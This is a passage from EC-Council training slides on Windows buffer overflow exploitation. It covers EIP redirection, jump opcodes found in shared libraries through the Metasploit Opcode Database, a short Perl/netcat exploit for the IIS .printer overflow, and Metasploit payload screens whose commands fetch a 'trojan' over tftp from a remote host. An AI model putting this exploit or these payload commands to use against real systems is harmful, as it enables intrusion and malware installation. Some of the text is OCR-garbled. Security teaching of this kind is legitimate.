- When the processor leaves the vulnerable function, the return address is popped into the EIP register, which now contains the address of the payload
- EIP points to where the flow of execution is going next
- By changing the address of the payload into EIP, we can redirect the flow of execution to any payload

## Where to place the payload?

- The payload can be placed anywhere in the unused space currently occupied by the buffer overflow code.
- Note that the payload can be placed before or after the return address (EIP)
- The base address of the Windows stack is not as predictable as the base address of the stack found on UNIX systems
- Windows systems is not possible to predict the location of the payload

### **Second method:**

- We can use Windows shared library to guide EIP to the payload regardless of its address in memory
- We will need to examine the values of the registers to see if they point to locations within the attack string located on the stack
- If we find a register that contains an address in our attack string, we can copy the value of this register into EIP, which now points to our attack string

## EIP with the shared library technique

- Assume register EAX points to our payload and overwrite the saved return address with the address of an instruction that copies the value in EAX into EIP
- 2. When the vulnerable function exits, the saved return address is popped into EIP
- 3. The processor executes the copying instruction, which moves the value of EAX into EIP
- 4. When the processor executes the next instruction, it will be code from the payload

# Instructions that modify EIP

### CALL, JMP

- The CALL instruction is used to alter the path of execution by changing the value of EIP with the argument passed to it
- The opcode that represents a CALL EAX is 0xFFD0

# Finding the opcode in shared library

- We can look up a valid return address from the Metasploit's Opcode Database located at <u>www.metasploit.com</u>
- The Metasploit Opcode Database contains over 8 million precalculated memory addresses for nearly 300 opcode types



#### The Metasploit Opcode Database

Welcome to the Metasploit Opcode Database. Please click on the option you would like to perform:

#### Search the database

- · Search for opcodes in a set of modules
- · Search for opcodes using windbg's list of modules

#### Show database contents

- · Display supported opcode types
- · Display supported operating systems
- Display supported modules
- · Display module information


#### Database statistics


Last database update: 2005-12-21 13:55

Number of opcodes: 13860175 Number of opcode types: 320 Number of operating systems: 14

Number of architectures: 1
Number of modules: 19922

Number of module segments: 80131 Number of module imports: 2356528 Number of module exports: 1171855





### Searching opcodes

4 of 4

#### Executing search operation...

A total of 2083 matches were found:

Address	Opcode	Module	os
0×00000000	push eax, ret	(English / 5.0.2920.0) mcdsrv32.dll (English / 5.0.2160.1) atmfd.dll	Windows 2000 5.0.4.0 SP4 (IA32) Windows 2000 5.0.3.0 SP3 (IA32) Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)
		(English / 5.163.0.0) hal.dll (English / 5.0.2168.1)	Windows 2000 5.0.4.0 SP4 (IA32) Windows 2000 5.0.3.0 SP3 (IA32) Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)  Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)  Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)
0×00013809	jmp eax	spcmdcon.sys (French / 5.0.2179.1)	Windows 2000 5.0.0.0 SP0 (IA32)
0x0001446a	jmp eax	spcmdcon.sys (French / 5.0.2179.1)	Windows 2000 5.0.0.0 SP0 (IA32)
0x00401043	call eax	imejpuex.exe (English / 7.0.1.4326)	Windows 2000 5.0.4.0 SP4 (IA32) Windows 2000 5.0.3.0 SP3 (IA32) Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.0.0 SP0 (IA32)

## OS Dependent Exploit

- By using opcode from a list of shared libraries makes our exploit operating system version and service pack dependent
- For example: You might say the exploit hackme.exe only works on Windows Server 2000 SP3

## Using the opcode

```
• $string = "GET /NULL.printer
 HTTP/1.0\nHost: ";
• $string .= "A" x 268;
• \$string .= "\xf6\x15\xe8\x77";
• $string .= "\n\n";
• open(NC, "|nc.exe 127.0.0.\( \) 80");
• print NC $string;
• close(NC);
```

## Payload strings (shellcode)

- What payload can I use for attack?
- Well, anything how about reverse netcat, launch VNC, delete files, execute commands, create local user on the system etc.
- You can use metasploit's payload creator to generate the payload and attach them to exploit code instead of just sending "AAAAAAAAA"

# Metasploit payload generator

EXPLOITS		<u>PAYLOADS</u>	SESSIONS			
¥.	BSD IA32 Execute Com	mand				
Name:	bsd_ia32_exec v1.1					
Authors:	vlad902 <vlad902 [at]="" gmail.com=""></vlad902>					
Size:	41 bytes					
Arch:	x86					
os:	bsd					
Size: 41 bytes  Arch: x86  OS: bsd  Execute an arbitrary command  CMD Required DATA tftp-i 10.3.4.5-GET troja The command string to execute  Max Size:  Restricted Characters (format: 0x00 0x01)  0x00						
	haracters (format: 0x00 0	×01)				
Selected Enc Default Enco						
Generat	te Payload					

Name:	win32_exec v1.18								
Authors:	vlad902 <vlad902 [at]="" gmail.com=""></vlad902>								
Size:	130 bytes								
Arch:	x86								
os:	win32								
Execute an a	rbitrary comn	mand							
CMD	Required	DATA	tftp - 10.4.5.6 GET troja	n	The command string to execute				
EXITFUNC	Required	DATA	seh		Exit technique: "process", "thread", "seh"				
Max Size:									
Restricted Characters (format: 0x00 0x01)									
0x00									
Selected End Default Enco		▼							
Genera	te Payload								

1

**EC-Council** 

**Windows Execute Command** 

## The payload



"\xeb\xec\xd2\xaa\x84\x86\xb3\xc4";

### Metasploit Website

- Metasploit provides tons of resources to develop Buffer Overflow exploits
- Please visit <u>www.metasploit.com</u> for more information regarding exploit development

